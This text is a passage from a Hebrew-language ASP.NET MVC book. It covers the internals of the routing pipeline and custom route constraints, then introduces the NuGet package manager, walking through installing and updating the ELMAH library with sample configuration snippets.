בסעיף זה נסקור את מנגנוני הפעולה הפנימיים של מערכת הניתוב, כדי לראות כיצד כל הרכיבים פועלים יחדיו. קריאת הסעיף תספק לכם הבנה טובה יותר היכן בדיוק עובר הגבול בין מערכת הניתוב לבין תשתית MVC.

אחת התפיסות השגויות הנפוצות היא שמערכת הניתוב היא רק אלמנט של ASP.NET MVC. זה היה נכון בגרסאות הבטא הראשונות של ASP.NET MVC 1.0, אך צוות הפיתוח הגיע במהרה למסקנה שהניתוב מהווה כלי שימושי בפני עצמו באופן בלתי תלוי בתשתית ASP.NET MVC. הצוות של ASP.NET Dynamic Data, למשל, הביע גם כן עניין ביכולות הניתוב. בשלב זה, הניתוב הפך למערכת עצמאית רב-שימושית משוללת כל ידע פנימי על תשתית MVC וללא תלות בה.

כדי להבין בצורה טובה יותר כיצד משתלבת מערכת הניתוב בצינור הבקשות (request pipeline) של ASP.NET, נבחן כעת את השלבים הכרוכים בניתוב של בקשה.

הערה הדיון שלהלן מתמקד בניתוב בסביבת Integrated Mode של IIS 7 ומעלה. יש מספר הבדלים קטנים בעת שימוש בניתוב בסביבת Classic Mode של IIS 7 או בסביבת IIS 6. בעת שימוש בשרת האינטרנט המובנה של Visual Studio, ההתנהגות דומה מאוד להתנהגות בסביבת IIS 7 Integrated Mode.

תיאור כללי של צינור ניתוב הבקשות

צינור הניתוב (Routing pipeline) מורכב משלבי הפעולה הכלליים הבאים כאשר בקשה מטופלת על ידי ASP.NET:

1. הרכיב UrlRoutingModule מנסה להתאים את הבקשה הנוכחית לניתובים רשומים בטבלת RouteTable.
2. במקרה של התאמה לאחד הניתובים בטבלה RouteTable, רכיב הניתוב שולף את IRouteHandler מהניתוב שהותאם.
3. רכיב הניתוב קורא לשיטה GetHandler של הממשק IRouteHandler, אשר בתורו מחזיר IHttpHandler שמשמש לעיבוד הבקשה.
4. במטפל HTTP מבוצעת קריאה ל-ProcessRequest, וכך למעשה מועברת הבקשה לטיפול.
5. ביישומי ASP.NET MVC, IRouteHandler הוא מופע של MvcRouteHandler, אשר מחזיר בתורו MvcHandler שמיישם את IHttpHandler. המחלקה MvcHandler אחראית ליצירת המופע של הבקר אשר קורא לשיטת הפעולה (action method) של אותו בקר.

RouteData

כזכור, כאשר נעשית קריאה לשיטה GetRouteData היא מחזירה מופע של RouteData. מה זה בדיוק RouteData? האובייקט RouteData מכיל מידע על הניתוב שהותאם לבקשה.

מוקדם יותר הצגנו ניתוב עם התבנית {controller}/{action}/{id}. כאשר מתקבלת בקשה עבור albums/list/123/, נעשה ניסיון להתאים את הניתוב לבקשה. אם יש התאמה, הניתוב יוצר מילון שמכיל נתונים שנשלפו מתוך הכתובת. כלומר, עבור כל פרמטר URL בתבנית הניתוב נוסף למילון מפתח מתאים.

במקרה של {controller}/{action}/{id}, המילון יכיל לפחות שלושה מפתחות: "controller", "action", ו-"id". במקרה של albums/list/123/, הכתובת מעובדת כדי לשייך ערכים למפתחות שנוספו למילון. במקרה שלנו controller = albums, action = list ו- id = 123.

המאפיין RouteData של RequestContext אשר נמצא בשימוש בסביבת MVC הוא זה שמשמש לאחסון ערכי הניתוב הסביבתיים.

אילוצי ניתוב מותאמים אישית

בסעיף "אילוצי ניתוב" שבחלק הקודם של פרק זה הסברנו כיצד להשתמש בביטויים רגולריים (רגילים, מקובלים) כדי לשלוט באופן מדויק בתהליך ההתאמה של ניתובים. כאמור, המחלקה RouteValueDictionary הינה מילון של צמדי מחרוזת-אובייקט. בעת העברת מחרוזת בתור אילוץ, המחלקה Route מפרשת את המחרוזת בתור ביטוי רגולרי. מצד שני, העברת מחרוזות של ביטויים רגולריים אינה הדרך היחידה להגדרת אילוצי ניתוב.

מערכת הניתוב מספקת ממשק IRouteConstraint עם שיטת Match יחידה. בקטע הקוד שלהלן מוצגת הגדרת הממשק:

```
public interface IRouteConstraint
{
  bool Match(HttpContextBase httpContext, Route route, string parameterName,
    RouteValueDictionary values, RouteDirection routeDirection);
}
```

כאשר מערכת הניתוב בוחנת אילוצי ניתוב, וערך ניתוב כלשהו מיישם את IRouteConstraint, מנוע הניתוב מפעיל את השיטה IRouteConstraint.Match על אילוץ הניתוב הזה כדי לקבוע אם האילוץ אכן מתקיים בבקשה המטופלת.

אילוצי ניתוב מופעלים גם בעת טיפול בבקשות URL נכנסות וגם בעת הפקת כתובות URL. אילוץ ניתוב מותאם אישית דרוש לעתים קרובות כדי לבדוק את הפרמטר routeDirection של השיטה Match, לדעת באיזו מצב הוא הופעל, ולהפעיל את הקוד המתאים.

מערכת הניתוב עצמה מספקת יישום אחד בלבד של הממשק הזה: המחלקה HttpMethodConstraint. האילוץ הזה מאפשר להגביל את התאמת הניתוב אך ורק לבקשות שמבוצעות באמצעות שיטות HTTP (או הוראות, verbs) מסוימות.

לדוגמה, אם רוצים שהניתוב יותאם לבקשות GET בלבד, אך לא לבקשות POST, PUT או DELETE, תוכלו להגדיר את הניתוב באופן הבא:

```
routes.MapRoute("name", "{controller}", null
  , new {httpMethod = new HttpMethodConstraint("GET")} );
```

הערה אילוצים מותאמים אישית לא חייבים להתייחס לפרמטר URL מסוים. כלומר, ניתן לספק אילוצים שמבוססים על מידע אחר, כמו למשל כותרת הבקשה (כמוצג בדוגמה), או על כמה פרמטרי URL.

סיכום

מבחינות מסוימות מערכת הניתוב דומה למשחק הסיני גו: קל מאוד ללמוד אותה, אך קשה מאוד להתמקצע בה. טוב, אולי לא כל כך קשה, אבל זה בטח יקח לכם לפחות כמה ימים. העקרונות הבסיסיים פשוטים, אך כפי שראיתם במהלך הפרק, השימוש בניתוב יכול להוביל למספר תרחישים מאוד מורכבים ביישומי ASP.NET MVC שלכם.

פרק 10

NuGet

Phil Haack

עיקרי הפרק

- מבוא ל-NuGet
- התקנת NuGet
- התקנת חבילות תוכנה (packages)
- יצירת חבילות
- פרסום חבילות

NuGet הינה מערכת ניהול-חבילות לפלטפורמת .NET. ולסביבת Visual Studio שנועדה להקל על תהליכי ההוספה, העדכון וההסרה של ספריות חיצוניות, כולל התלויות (dependencies) שלהן, מתוך היישומים שלכם. באמצעות NuGet תוכלו בקלות רבה גם ליצור חבילות משלכם ולשתף אותן עם קהילת המפתחים. בפרק זה נעסוק בעקרונות הבסיסיים שעליכם להכיר כדי לעבוד עם NuGet במהלך פיתוח היישומים, ולאחר מכן נבחן מספר יכולות מתקדמות שמציע NuGet, מנהל החבילות.

מבוא ל-NuGet

עם כל הרצון הטוב, חברת Microsoft אינה מסוגלת לספק לכל מפתח תוכנה את כל קטעי הקוד שהוא עשוי להזדקק להם. מיליוני מפתחים עובדים עם פלטפורמת .NET., וכל אחד מהם צריך לפתור בעיות שונות בעלות מאפיינים יחודיים.

החדשות הטובות הן שמפתחים רבים אינם משקיעים את מלוא זמנם ומרצם בכתיבת פתרונות אד-הוק לבעיותיהם, אלא מספקים מענה לבעיותיהם, ולבעיות של עמיתיהם, באמצעות ספריות שימושיות שהם כותבים בעצמם ומפיצים באינטרנט.

שלושת האתגרים העיקריים שניצבים בפני כל מי שמתכוון לצלול לעולם העשיר של הספריות הם **גילוי, התקנה ותחזוקה**. איך מוצאים את הספרייה המתאימה? ולאחר שמוצאים אותה, איך מיישמים אותה בפרויקט? ולאחר התקנתה, איך עוקבים אחר עדכוני הספריות וכיצד מיישמים אותם?

בסעיף הבא תמצאו דוגמה קצרה שמציגה את השלבים הנדרשים להתקנת הספרייה ELMAH ללא שימוש במנהל החבילות NuGet. השם ELMAH הינו ראשי התיבות של Error Logging Module and Handler, והכוונה לספרייה שמשמשת לתיעוד ולהצגה של נתוני שגיאות לא מטופלות ביישומי אינטרנט. בתור חבר בצוות הפיתוח של NuGet, השלבים שמוצגים להלן מוכרים לנו היטב מכיוון שהשתמשנו בספרייה ELMAH לבניית האתר NuGet.org, אשר נתאר בהרחבה בפרק 16.

כדי להשתמש בספרייה עלינו לבצע פעולות שונות:

1. למצוא את ELMAH. השם הייחודי של הספרייה מאפשר לנו לאתר אותה באמצעות חיפוש אינטרנטי פשוט.
2. להוריד את חבילת zip הנכונה. ישנם קבצי zip שונים, ומניסיוני אוכל לומר שבחירת החבילה הנכונה אינה עניין של מה בכך.
3. "לשחרר" (unblock) את החבילה. קבצים שאתם מורידים מהאינטרנט מסומנים בנתוני מטא שמציינים כי ייתכן שהם הגיעו ממקור לא מאובטח. הסימון הזה מכונה לעתים סימון MOTW (Mark Of The Web). חשוב לשחרר את הקובץ zip לפני פתיחתו, אחרת כל הקבצים שהוא מכיל יסומנו ברצף סיביות שעלולות במקרים מסוימים לשבש את הפעולה התקינה של הקוד. אם מעניין אתכם כיצד הסימון הזה נקבע, אתם יכולים לקרוא על **מנהל הקבצים המצורפים (Attachment Manager)** של Windows, שתפקידו להגן על מערכת ההפעלה מפני קבצים מצורפים שעלולים להיות מסוכנים. גשו לכתובת http://support.microsoft.com/kb/883260.
4. אמתו את ערך הגיבוב (hash) מול הערך שמספקת הסביבה המארחת. יש להניח שאתם תמיד משווים את ערך הגיבוב של הקובץ לערך הרשום בדף ההורדה כדי לוודא שהקובץ לא שונה.
5. חלצו את הקבצים מקובץ zip המכווץ אל תיקייה רצויה. בדרך כלל נבחר בתיקיית lib כדי לאפשר הפניה אל רכיבי הקוד (assembly). רוב המפתחים מעדיפים לא להוסיף תוצרי קוד באופן ישיר אל תיקיית bin מפני שאינם רוצים להוסיף את תיקיית bin למערכת ניהול הגרסאות.
6. הוסיפו הפניה לרכיבי הקוד. עליכם להוסיף את ההפניה לתוצר הקוד בפרויקט Visual Studio.
7. עדכנו את web.config. השימוש בספרייה ELMAH מחייב מספר הגדרות תצורה. בדרך כלל תצטרכו לעיין בתיעוד של הספרייה כדי למצוא את ההגדרות הנכונות.

כל העבודה הזו דרושה עבור הספרייה ELMAH שאין לה אפילו תלויות! אם יש לספרייה תלויות, בכל פעם שתעדכנו את הספרייה תצטרכו למצוא את הגרסה הנכונה של כל תלות ולחזור על כל השלבים האלה עבור כל אחת מהן. מדובר בתהליך מייגע, ותצטרכו לחזור עליו בכל פעם שתרצו לפרסם גרסה חדשה של היישום. בדיוק בגלל זה, צוותי פיתוח רבים ממשיכים להשתמש בגרסאות ישנות של התלויות שלהם במשך שנים.


מנהל החבילות NuGet משחרר אתכם מהתסבוכת הזו. כל העבודה המפרכת והסיזיפית שנלווית להתקנה ועדכון של חבילות והתלויות שלהן מבוצעת על ידי NuGet באופן אוטומטי. בכך נפתרים רוב האתגרים שכרוכים בשילוב ספריות קוד פתוח חיצוניות בהיראכיית קוד המקור של הפרויקט. כמובן שמפתחים עדיין נדרשים לדעת להשתמש בספרייה בצורה נכונה.

התקנת NuGet

בסעיף זה נראה כיצד NuGet מתגבר על הקשיים שתיארנו באמצעות הדגמה של שימוש ב-NuGet להתקנת הספרייה ELMAH. מספר השלבים הנדרשים קטן משמעותית לעומת ההתקנה הידנית. את הצעד הראשון צריך לבצע פעם אחת בלבד: עלינו להתקין את NuGet.


אם יש כבר התקנה של ASP.NET MVC 4 או של Visual Studio 2012, הרי NuGet כבר מותקן במחשב שלכם. אם אתם משתמשים בגרסה Visual Studio 2010 וטרם התקנתם את NuGet, תוכלו להתקין את מנהל החבילות בקלות באמצעות Visual Studio Extension Manager, כמוסבר להלן:

1. בחרו Tools ⇦ Extension Manager, כמוצג בתרשים 1-10. פעולה זו תגרום לפתיחת תיבת הדו-שיח Extension Manager, אשר משמשת להתקנת הרחבות של Visual Studio.



תרשים 1-10

2. בתיבת הדו-שיח מוצגת רשימה של חבילות תוכנה שמותקנות על פי ברירת מחדל. במידת הצורך, בחרו בכרטיסייה Online Gallery, כמוצג בתרשים 2-10.



תרשים 2-10


3. בזמן כתיבת הספר, חבילת NuGet הייתה ההרחבה הפופולרית ביותר בגלריה. עובדה זו ממקמת אותה בראש רשימת החבילות המקוונות בתיבת הדו-שיח. אם אינכם מוצאים את החבילה, הקלידו NuGet בשורת החיפוש שבחלקו הימני-עליון של החלון. לאחר איתור החבילה, לחצו על הלחצן Download ופעלו על פי הוראות ההתקנה.

אם כבר התקנתם את NuGet, עברו לכרטיסייה Updates כדי לבדוק אם קיימות גרסאות עדכניות יותר. צוות NuGet מתכנן לשחרר עדכוני גרסה קטנים מדי חודש לערך ולכן סביר שתמצאו בהם מספר עדכונים שימושיים.

הוספת ספרייה כחבילה


לאחר התקנת NuGet, תוכלו להוסיף לפרויקט בקלות רבה ספריות חדשות, כדוגמת ELMAH.

יש שתי דרכים לעבוד עם NuGet: בעזרת תיבת הדו-שיח Manage NuGet Packages, או דרך מסוף Package Manager Console. נתחיל בעבודה עם תיבת הדו-שיח, ואחר כך נלמד על המסוף. ניתן לפתוח את תיבת הדו-שיח מתוך הפרויקט באמצעות לחיצה ימנית על הפריט References בחלונית Solution Explorer ובחירת Manage NuGet Packages, כמוצג בתרשים 3-10. תפריט הקיצור הזה נגיש גם באמצעות לחיצה ימנית על שם הפרויקט.



תרשים 10-3

תיבת הדו-שיח Manage NuGet Packages מאוד דומה לתיבת הדו-שיח Extension Manager, והדבר מבלבל לעתים, למרות שההבחנה בין השתיים מאוד ברורה. תיבת הדו-שיח Extension Manager של Visual Studio משמשת להתקנת הרחבות שמוסיפות ומעצימות את Visual Studio. ההרחבות הללו אינן נפרסות כחלק מהיישום שלכם. מנהל החבילות NuGet, לעומת זאת, משמש להתקנה של חבילות שייכללו בפרויקט שלכם וירחיבו אותו. ברוב המקרים, תכולת החבילות הללו תיפרס כחלק מהיישום. בשונה מהתיבה Extension Manager, תיבת הדו-שיח Manage NuGet Packages חוזרת באופן אוטומטי למקום שהוצג בפעם האחרונה שהייתה פתוחה. אל תשכחו לבחור בכרטיסייה Online בחלונית השמאלית כדי לראות את החבילות הזמינות בחלונית העדכונים של NuGet (תרשים 10-4).




תרשים 10-4

מציאת חבילות

אם אתם אוהבים להקשות על עצמכם, הנכם מוזמנים להשתמש בקישורי העמודים שבתחתית החלון כדי לדפדף ברשימת החבילות עד לאיתור החבילה המבוקשת, אך הדרך המהירה ביותר היא להשתמש בשדה החיפוש שבפינה הימנית-עליונה של החלון.

לאחר איתור החבילה, לחצו עליה כדי להציג את המידע הזמין אודותיה בחלונית שמימין. בתרשים 5-10 מוצגת חלונית המידע עבור החבילה SignalR. חלונית זו מספקת את המידע שלהלן:



תרשים 5-10

- **יוצרים (Created By)**: רשימת המחברים של החבילה המקורית. בזמן הכתיבה, החלונית שימשה להצגת המחברים בלבד, ולא הבעלים שלה. לא תמיד מי שכתב את החבילה מחזיק בזכויות עליה.
- **זיהוי (Id)**: זיהוי החבילה. בעת התקנת חבילה, עליכם לספק ערך זה דרך מסוף Package Manager Console.
- **גרסה (Version)**: מספר הגרסה של החבילה. לרוב קיימת התאמה בין מספר הגרסה של החבילה לבין מספר הגרסה של הספרייה שהיא מכילה, אך לא תמיד.
- **הורדות (Downloads)**: מספר ההורדות של החבילה.
- **הצגת תנאי שימוש (View License Terms)**: לחצו על הקישור כדי להציג את תנאי השימוש בחבילה.
- **מידע על הפרויקט (Project Information)**: קישור זה יעביר אתכם לדף הפרויקט של החבילה.
- **דיווח (Report Abuse)**: השתמשו בקישור זה כדי לדווח על חבילות מקולקלות או מזיקות.
- **תיאור (Description)**: מספר הערות תמציתיות של המחברים בנוגע לחבילה.
- **תלויות (Dependencies)**: רשימה של חבילות אחרות שחבילה זו מסתמכת עליהן.


כפי שניתן להיווכח מתצלום המסך, החבילה SignalR תלויה בשתי חבילות נוספות: חבילת התוכנה SignalR.Hosting.AspNet והחבילה SignalR.Js. המידע שמוצג מבוסס על קובץ NuSpec של החבילה, אשר נסקור בהרחבה בהמשך הפרק.

התקנת חבילה

כדי להתקין חבילה, יש לבצע את השלבים הבאים:


1. הקלידו ELMAH (או את שם החבילה שברצונכם להתקין) בתיבת החיפוש.
2. לאחר איתור החבילה, לחצו על לחצן Install כדי להתקינה. מנהל החבילות יוריד את החבילה ואת כל החבילות שהיא משתמשת בהן (התלויות שלה), ולאחר מכן יתקין את החבילה בפרויקט שלכם.

הערה במקרים מסוימים תתבקשו לאשר את תנאי השימוש בחבילה העיקרית ו/או בתלויות שנלוות אליה ודורשות אישור תנאי שימוש. בתרשים 6-10 מוצג החלון שיופיע כאשר תנסו להתקין את החבילה EntityFramework.SqlServerCompact. הסכמה לתנאי השימוש היא תנאי שמוגדר על ידי יוצרי החבילה.



תרשים 6-10

כחלק מתהליך ההתקנה של ELMAH, מנהל החבילות NuGet מבצע מספר שינויים בפרויקט שלכם. בפעם הראשונה שחבילה כלשהי מותקנת בפרויקט, מתווסף לפרויקט הקובץ packages.config, כמוצג בתרשים 7-10. בפרויקטים של ASP.NET MVC 4, קובץ זה כבר קיים מכיוון שתבנית הפרויקט עצמה כוללת מספר חבילות NuGet. קובץ זה מכיל רשימה של חבילות שמותקנות בפרויקט.




תרשים 10-7

הפורמט של הקובץ פשוט למדי. לדוגמה, הטקסט שלהן מציין שבפרויקט מותקנת גרסה 1.2.2 של החבילה ELMAH:

```
<?xml version="1.0" encoding="utf-8"?>
<packages>
  <package id="elmah" version="1.2.2" />
</packages>
```

שימו לב שנוספה הפניה לקובץ Elmah.dll, כמוצג בתרשים 10-8.

מהיכן מגיעה ההפניה הזו? כדי לענות על השאלה, עלינו לבחון את הקבצים שהוספו לסביבת הפיתוח לקובץ solution שלכם כחלק מתהליך התקנת החבילה. כאשר חבילה מותקנת בפרויקט לראשונה, נוצרת תיקייה בשם packages, כמוצג בתרשים 10-9.




תרשים 10-8

תרשים 10-9

התיקייה packages מכילה תיקיית משנה עבור כל חבילה מותקנת. בתרשים 10-10 מוצגת תיקיית packages עם מספר חבילות מותקנות.

שימו לב ששמות התיקיות כוללים מספר גרסה, מכיוון שהתיקייה הזו משמשת לאחסון כל החבילות שהותקנו עבור **פתרון** מסוים. בהחלט ייתכן שבשני פרויקטים ששייכים לאותו

פתרון מותקנות שתי גרסאות שונות של אותה חבילה. בתרשים 10-10 מוצג גם תוכן תיקיית החבילה ELMAH, אשר כולל את תכולת החבילה לצד החבילה המקורית בקובץ nupkg.



תרשים 10-10


התיקייה lib מכילה את תוצר הקוד של ELMAH, וזהו המיקום שאליו פונה סביבת הפיתוח כדי להגיע לרכיבי הקוד. בדיוק בגלל זה כדאי לכם לאחסן את התיקייה packages במערכת לניהול גרסאות שאתם משתמשים בה. הדבר יאפשר לכל מי שעובד על אותו קוד לקבל את הגרסה העדכנית ביותר מניהול הגרסאות, ולהיות באותה רמת עדכון. יש מפתחים שאינם ששים לעשות זאת, וחבל. בסעיף "שחזור חבילות" שבהמשך הפרק נציג רצף עבודה אלטרנטיבי שנתמך על ידי NuGet אך אינו מחייב שילוב החבילות במערכת ניהול הגרסאות. שחזור חבילות היא גישה שמיושמת בעיקר עם מערכות ניהול גרסאות מבוזרות, כגון Git או Mercurial.

התיקייה content מכילה קבצים שמועתקים ישירות אל שורש הפרויקט. מבנה התיקיות בתיקייה content נשמר כאשר הוא מועתק לפרויקט. תיקייה זו עשויה גם להכיל קוד מקור וטרנספורמציות של קבצי תצורה, נושאים שיוסברו בהרחבה בהמשך. במקרה של ELMAH, התיקייה מכילה קובץ web.config.transform, אשר מוסיף לקובץ web.config הגדרות מסוימות שנחוצות לספרייה ELMAH, כמוצג בקוד שלהלן:

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <sectionGroup name="elmah">
      <section name="security" requirePermission="false"
            type="Elmah.SecuritySectionHandler, Elmah" />
      <section name="errorLog" requirePermission="false"
            type="Elmah.ErrorLogSectionHandler, Elmah" />
      <section name="errorMail" requirePermission="false"
            type="Elmah.ErrorMailSectionHandler, Elmah" />
      <section name="errorFilter" requirePermission="false"
            type="Elmah.ErrorFilterSectionHandler, Elmah" />
    </sectionGroup>
  </configSections>
  …
</configuration>
```

חלק מהחבילות כוללות את התיקייה tools, אשר עשויה להכיל תסריטי PowerShell. נדון בכך בהרחבה בהמשך.

כעת, לאחר שכל הגדרות התצורה במקומן, אתם יכולים להתחיל להשתמש בספרייה בפרויקט שלכם, תוך ניצול המערך המלא של אפשרויות IntelliSense וגישה תכנותית לספרייה. עם ELMAH אין צורך בכתיבת קוד נוסף כדי ליישם את יכולות הספרייה. כדי לראות את ELMAH בפעולה, הריצו את היישום ונווטו לכתובת elmah.axd/ (ראו תרשים 11-10).



תרשים 11-10

הערה בסעיף זה ראיתם שלאחר התקנת NuGet, כל שעליכם לעשות כדי להוסיף את הספרייה ELMAH לפרויקט הוא למצוא אותה בתיבת הדו-שיח Manage NuGet Packages וללחוץ על לחצן Install. מנהל החבילות NuGet מבצע עבורכם באופן אוטומטי את כל הצעדים המשעממים הנחוצים להתקנת ספריות בפרויקט, וכך מאפשר להתחיל להשתמש בספרייה באופן מיידי.

עדכון חבילה

למנהל החבילות NuGet יש עוד הרבה להציע. נניח שבפרויקט שלכם מותקנות כבר עשר חבילות תוכנה. בשלב מסוים תרצו לעדכן את כל החבילות הללו לגרסה החדישה ביותר שלהן. לפני NuGet, עדכון החבילות היה תהליך ממושך שכלל חיפוש וביקור בדפי הבית של כל אחת מהחבילות והשוואת הגרסה העדכנית ביותר לגרסה שברשותכם.

עם NuGet, כל שעליכם לעשות הוא לבחור בכרטיסייה Updates ואחר כך לבחור בחלונית השמאלית של חלון מנהל החבילות, ואז תוצג בפניכם רשימה של כל החבילות בפרויקט הנוכחי שניתן לעדכן לגרסאות מתקדמות יותר. לחצו על לחצן Update הסמוך לחבילה שברצונכם לעדכן כדי לשדרג אותה לגרסה האחרונה. עדכון החבילה כולל גם עדכון של כל התלויות של החבילה, והדבר מבטיח שרק גרסאות תואמות של התלויות יותקנו בפרויקט.

חבילות אחרונות

